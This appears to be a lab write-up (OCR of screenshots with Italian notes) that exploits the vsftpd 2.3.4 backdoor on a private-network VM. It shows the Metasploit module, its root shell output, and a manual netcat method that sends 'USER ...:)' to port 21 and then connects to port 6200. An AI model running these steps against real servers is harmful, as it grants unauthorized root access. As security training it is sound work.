
```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
```

```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1252 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
```

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   CHOST                    no        The local client address
   CPORT                    no        The local client port
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact     .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ifconfig
[*] Command shell session 1 opened (192.168.1.100:46435 → 192.168.1.149:6200) at 2024-08-29 21:28:32 +0200

eth0      Link encap:Ethernet  HWaddr 08:00:27:e7:1b:ed
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee7:1bed/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:22 errors:0 dropped:0 overruns:0 frame:0
          TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1606 (1.5 KB)  TX bytes:9255 (9.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:131 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:26513 (25.8 KB)  TX bytes:26513 (25.8 KB)

pwd
/
mkdir /test_metasploit
pwd
/
cd /test_metasploit
pwd
/test_metasploit
```


kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
19:52
Trash
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc 192.168.1.149 21
220 (vsFTPd 2.3.4)
USER :)
331 Please specify the password.
PASS
530 Login incorrect.
^C
(kali㉿kali)-[~]
$ nc 192.168.1.149 21
220 (vsFTPd 2.3.4)
USER ciao:)
331 Please specify the password.
PASS :)
421 Timeout.
(kali㉿kali)-[~]
$
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc 192.168.1.149 6200
(UNKNOWN) [192.168.1.149] 6200 (?) : Connection refused
(kali㉿kali)-[~]
$ nc 192.168.1.149 6200
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
CTRL (DESTRA)

Il modulo di Metasploit inizia verificando se la porta 6200 è già aperta sul sistema target. Se la porta è aperta, significa che il backdoor è già attivo, e quindi si connette direttamente a quella porta per ottenere una shell.

Se la porta 6200 non è aperta, l'exploit si connette prima alla porta FTP (21) del server. Una volta connesso, invia un comando `USER` con una qualsiasi parola e alla fine metti `:)`, che attiva la backdoor.

Quando il server riceve il comando `USER` con finale `:)`, il backdoor apre una connessione sulla porta 6200.

Telnet può esser usato solo per avviare la backdoor con telnet IP 21 solo dopo ci si connette con nc IP 6200 e solo da qui lanciare i comandi.